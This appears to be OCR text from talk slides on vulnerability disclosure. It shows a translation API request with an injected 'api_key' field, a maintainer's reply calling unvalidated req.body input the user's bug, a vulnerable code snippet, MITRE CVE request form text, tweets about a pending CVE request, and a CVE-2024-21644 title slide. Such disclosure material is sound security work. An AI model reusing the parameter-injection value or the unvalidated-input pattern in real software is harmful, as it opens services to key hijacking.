
9:11:19 am POST /

Details POST /

Headers ▶ (9) headers

Body

```
▼ "root":
   "q": "hello world"
   "source": "en"
   "target": "nl"
   "api_key": "MY_SECRET_KEY"
```




franciscop commented on Mar 21

As I said, I don't consider this a vulnerability on translate, but I agree that we could do much better so that the users can avoid writing a vulnerability themselves so I just published v3.0 that fixes it. It only allows `from` and `to` as parameters.

If the users are writing this code, that's not a `translate` vulnerability, that's a problem with the user code trusting arbitrary JSON and not validating the request. So I don't think a CVE is appropriate:

```
const { text, language } = req.body;
const result = await translate(text, language);
```



Submit a CVE Request

* Required

* **Select a request type** Report Vulnerability/Request CVE ID

* **Enter your e-mail address** Please enter a valid e-mail address where we can reach you.

IMPORTANT: Please add cve-request@mitre.org and cve@mitre.org as safe senders in your email client before completing this form.


IMPORTANT: Once a CVE ID is assigned to your vulnerability, it will not be published in the CVE List until you have submitted a URL pointing to public information about the vulnerability. Without a public reference, the CVE ID will display as "RESERVED" in the CVE List. Please update CVE with a reference to the vulnerability's details as soon as possible. See this FAQ for more information.

Enter a PGP Key (to encrypt)

If you would like us to send an encrypted response, please provide a PGP key up to 20,000 characters. If your PGP key is longer than 20,000 characters, please provide a URL or contact us at cve@mitre.org to identify an alternative solution.

* **Number of vulnerabilities reported or IDs requested (1-10)** 1 **Do you need more than 10 IDs?**

This page will automatically update to provide one request form for each of the CVE IDs requested.



PinkDraconian
@PinkDraconian

Made a request for a CVE at @CVEnew a couple weeks ago and haven't heard anything back. Fingers are still crossed! 🤞


2:28 PM · Aug 28, 2021

CVE Announcements @CVEannounce · Aug 31, 2021
Can you please provide the reference number?
Email does remain the best method for checking on requests, as each new message is linked to that original reference number for tracking purposes.


PinkDraconian @PinkDraconian · Aug 31, 2021
Hi! Thanks for getting back here. The reference number is 1123441.

How a variable name caused a critical vulnerability

CVE-2024-21644




Free and Open Source download manager written in Python and designed to be extremely lightweight, easily extensible and fully manageable via web



Active Downloads

